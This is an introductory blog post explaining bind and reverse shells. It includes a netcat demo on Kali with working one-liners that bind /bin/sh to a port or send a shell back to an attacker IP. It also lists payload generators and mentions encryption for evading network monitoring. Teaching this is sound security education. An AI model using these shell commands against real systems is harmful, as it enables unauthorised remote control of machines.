Reverse vs Bind shell

A shell is a program that interprets our commands and gives the written commands to the operating system. It acts as an interface between the user and the operating system. It takes input from the keyboard and gives it to the OS, and the terminal lets you type commands and interact with the shell.
Bind shell
An attacker triggers a bind shell on a target machine to launch a command shell that listens on a local port. The attacker then connects to the target machine on the listening port and executes commands to take control of the machine.
The attacker delivers a malicious payload to the target machine after exploiting a vulnerability such as a file upload bypass for example. When the payload is executed, a port will be opened on the target machine, and then an attacker will connect to the open port and take control of the target machine.

Downside: if the target is behind a firewall/NAT that blocks inbound connections, this often fails, the attacker can’t reach the listening port.

Reverse shell
A reverse shell actively pushes a connection back to the attacker rather than waiting for the incoming connection. In this case, an attacker will open a local port and listen for a connection from the target machine.
The attacker delivers a malicious payload to the target machine after exploiting a vulnerability such as a file upload bypass, command injection, etc. When the payload is executed, the target will connect to the attacker on mentioned IP address & port. Then, the attacker will take control of the target machine.
Reverse shells can use popular ports (e.g:80,443), usually allowed on egress connections from an internal to an external network, bypassing firewall restrictions.

Demo on Kali using netcat:
First let’s start with the Bind shell:

On Target’s Machine
nc -lnvp 4444 -e /bin/shOn Attacker’s Machine
nc -nv 192.168.234.128 4444
#use ip of victiml: Listen for an inbound connection (server mode)v: Verbose output (display connection information)n: Skip DNS lookups (numeric IPs only)p: Specify the port to listen on
Next Reverse shell:

On Target’s Machine
nc -nv 192.168.234.128 4444 -e /bin/sh
#use ip of attacker
On Attacker’s Machine
nc -lnvp 4444NOTE:
There are several tools available to generate reverse shell
Get Dina Abdulhadi’s stories in your inbox
Join Medium for free to get updates from this writer.
Examples include:
- Netcat — the classic tool for setting up listeners and basic reverse shells
- Socat — more advanced than netcat, supports encrypted connections
- Ncat (Nmap’s version of netcat) — supports SSL/TLS and proxies
- msfvenom (Metasploit) — generates fully-formed payload files (.exe, .elf, .apk, etc.)
- PowerShell / Python / PHP one-liners — use built-in interpreters already present on the target
Some of these tools, like Socat and Ncat, support encryption and SSL/TLS, which allows the reverse shell connection to be encrypted rather than sent in plain text, making it harder for network monitoring tools to detect or inspect the traffic.
Tool to Generate Reverse Shells
- Reverse-Shell-Generator: https://www.revshells.com
Resources: